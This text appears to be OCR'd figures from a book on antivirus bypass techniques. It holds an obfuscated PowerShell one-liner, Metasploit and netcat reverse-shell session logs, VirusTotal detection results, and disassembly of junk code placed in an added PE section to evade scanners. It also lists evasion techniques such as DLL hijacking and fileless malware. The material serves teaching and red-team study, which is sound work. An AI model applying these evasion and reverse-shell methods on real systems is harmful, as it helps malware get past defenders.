


Threat Blocked


Troj/PSInject-T detected in C:\Users\nir\Desktop\PS.ps1




```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\nir> powershell /w 1 /C "s''v cD -;s''v Qob e''c;s''_
```




```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.164.130:443
[*] Sending stage (180291 bytes) to 192.168.164.128
[*] Meterpreter session 1 opened (192.168.164.130:443 -> 192.168.164.128:49809) at 2020-06-11 08:55:21 +0300

meterpreter > getuid
Server username: DESKTOP-LKFG0MU\nir
meterpreter > shell
Process 5340 created.
Channel 1 created.
Microsoft Windows [Version 10.0.18362.900]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\nir>
```



Is the file released and signed by a reputable company? (Microsoft, Google, Symantec, etc.)
Yes
No
Is the file use a combination of Windows API Calls which can be malicious?
Yes
ML Score + 20
No
Is the file trying to persist on the system?
Yes
ML Score + 20
No
Is the file opens any port?
Yes
ML Score + 20
No
The file is OK and can be run
ML Score is 60
The file is malicious and can not be run



```
root@caliber:/mnt/c# nc -nlvp 443
Listening on 0.0.0.0 443
Connection received on 172.21.145.169 60760
Microsoft Windows [Version 10.0.19041.685]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\>
```



9
/ 70

?

✕ Community Score ✓

(!) 9 engines detected this file

141c43e27fae47d23b2df1b97325b2fb63b6cb8b89f162176b8892e8c2983b58
socket_example.exe
64bits assembly overlay peexe


6.54 MB
Size


2020-12-19 16:35:30 UTC
1 minute ago

EXE


DETECTION DETAILS BEHAVIOR COMMUNITY

Antiy-AVL	(!) Trojan[PSW]/Python.Agent	SecureAge APEX	(!) Malicious
Avast	(!) Win64:Trojan-gen	AVG	(!) Win64:Trojan-gen
Cynet	(!) Malicious (score: 100)	Ikarus	(!) Trojan-Spy.Win32.Cordimik
Jiangmin	(!) Trojan.PSW.Python.z	Yandex	(!) Trojan.PWS.Agent!m7rD4I82OUM
Zillya	(!) Trojan.Disco.Script.104	Acronis	✓ Undetected
Ad-Aware	✓ Undetected	AegisLab	✓ Undetected
AhnLab-V3	✓ Undetected	Alibaba	✓ Undetected
ALYac	✓ Undetected	Arcabit	✓ Undetected
Avira (no cloud)	✓ Undetected	Baidu	✓ Undetected
BitDefender	✓ Undetected	BitDefenderTheta	✓ Undetected
Bkav	✓ Undetected	CAT-QuickHeal	✓ Undetected
ClamAV	✓ Undetected	CMC	✓ Undetected



Polymorphic Code
Obfuscation
GetTickCount
Antivirus DLL Hijacking Vulnerability
Process Injection
Anti Debugging
The Antivirus Loads a Fake DLL
Encrypted Traffic
Fileless Malware
Junk Code
The DLL Cancels the Antivirus Scanning Engine
Real World Antivirus Bypass




Name	Raw Addr.	Raw size	Virtual Addr.	Virtual Size	Characteristics	Ptr to Reloc.	Num. of Reloc.	Num. of Linenum.
.text	400	2E00	1000	2C48	60500060	0	0	0
.data	3200	200	4000	18	C0300040	0	0	0
.rdata	3400	600	5000	460	40300040	0	0	0
.eh_fram	3A00	A00	6000	9E4	40300040	0	0	0
.bss	0	0	7000	74	C0300080	0	0	0
.idata	4400	800	8000	760	C0300040	0	0	0
.CRT	4C00	200	9000	18	C0300040	0	0	0
.tls	4E00	200	A000	20	C0300040	0	0	0




Name	Raw Addr.	Raw size	Virtual Addr.	Virtual Size	Characteristics	Ptr to Reloc.	Num. of Reloc.	Num. of Linenum.
.text	400	2E00	1000	2C48	E0000020	0	0	0
.data	3200	200	4000	18	C0300040	0	0	0
.rdata	3400	600	5000	460	40300040	0	0	0
.eh_fram	3A00	A00	6000	9E4	40300040	0	0	0
.bss	0	0	7000	74	C0300080	0	0	0
.idata	4400	800	8000	760	C0300040	0	0	0
.CRT	4C00	200	9000	18	C0300040	0	0	0
.tls	4E00	200	A000	20	C0300040	0	0	0
.NewSec	5000	1000	B000	1000	E00000E0	0	0	0



```
.text:004012D0
.text:004012D0
.text:004012D0                  public start
.text:004012D0 start            proc near
.text:004012D0                  call    sub_40B005
.text:004012D5                  stosd
.text:004012D6                  stosd
.text:004012D7                  stosd
.text:004012D8                  stosd
.text:004012D9                  stosd
.text:004012D9 start            endp
```



```
.NewSec:0040B005                 nop
.NewSec:0040B006                 xor     esi, esi
.NewSec:0040B008                 xor     edi, edi
.NewSec:0040B00A                 inc     edx
.NewSec:0040B00B                 dec     edx
.NewSec:0040B00C                 xor     eax, eax
.NewSec:0040B00E
.NewSec:0040B00E loc_40B00E:                             ; CODE XREF: sub_40B005+19↓j
.NewSec:0040B00E                 pushf
.NewSec:0040B00F                 popf
.NewSec:0040B010                 push    ecx
.NewSec:0040B011                 xor     ecx, ecx
.NewSec:0040B013                 pop     ecx
.NewSec:0040B014                 pushf
.NewSec:0040B015                 popf
.NewSec:0040B016                 inc     eax
.NewSec:0040B017                 inc     ebx
.NewSec:0040B018                 dec     ebx
.NewSec:0040B019                 cmp     eax, 178624F2h
.NewSec:0040B01E                 jnz     short loc_40B00E
.NewSec:0040B020                 inc     ecx
.NewSec:0040B021                 dec     ecx
.NewSec:0040B022                 nop
.NewSec:0040B023                 nop
.NewSec:0040B024                 nop
.NewSec:0040B025                 xor     eax, eax
.NewSec:0040B027
.NewSec:0040B027 loc_40B027:                             ; CODE XREF: sub_40B005+34↓j
.NewSec:0040B027                 inc     ecx
.NewSec:0040B028                 dec     ecx
.NewSec:0040B029                 inc     eax
.NewSec:0040B02A                 dec     eax
.NewSec:0040B02B                 inc     ebx
.NewSec:0040B02C                 dec     ebx
.NewSec:0040B02D                 inc     eax
.NewSec:0040B02E                 push    ebx
.NewSec:0040B02F                 xor     ebx, ebx
.NewSec:0040B031                 pop     ebx
.NewSec:0040B032                 inc     ebx
.NewSec:0040B033                 dec     ebx
.NewSec:0040B034                 cmp     eax, 11FF2217h
```



Antivirus Bypass

40 videos • 282 views • Last updated on 28 May 2021

Nir Yehoshua

1 Antivirus Bypass - Malwarebytes Premium Trial
Nir Yehoshua
1:13

2 Antivirus Bypass - Bitdefender Free Edition
Nir Yehoshua
1:21

3 Antivirus Bypass - ESET NOD32 Free Edition
Nir Yehoshua
1:13


4 Antivirus Bypass - BullGuard Internet Security
Nir Yehoshua
0:49


5 Antivirus Bypass - Kaspersky Free
Nir Yehoshua
0:59

6 Antivirus Bypass - Mcafee Total Protection Trial
Nir Yehoshua
1:14


7 Antivirus Bypass - G DATA Total Security
Nir Yehoshua
1:28

Chapter 7: Antivirus Bypass Techniques in Red Team Operations


Download a malware with a dedicated antivirus bypass technique
Stage 1
Stage 2
Antivirus fingerprinting
Antivirus bypass in a real life



```
D:\Documents\Antivirus Bypass Techniques>"Antivirus Fingerprinting.exe"
Antivirus Bypass Techiques by Nir Yehoshua and Uriel Kosayev
4968 MsMpEng.exe

D:\Documents\Antivirus Bypass Techniques>
```



6 engines detected this file

11fdf57058efa3394da798663ec5eb0de2c1615ed08a0163bb428a6f96eb4962
Antivirus Fingerprinting.exe
64bits assembly overlay peexe

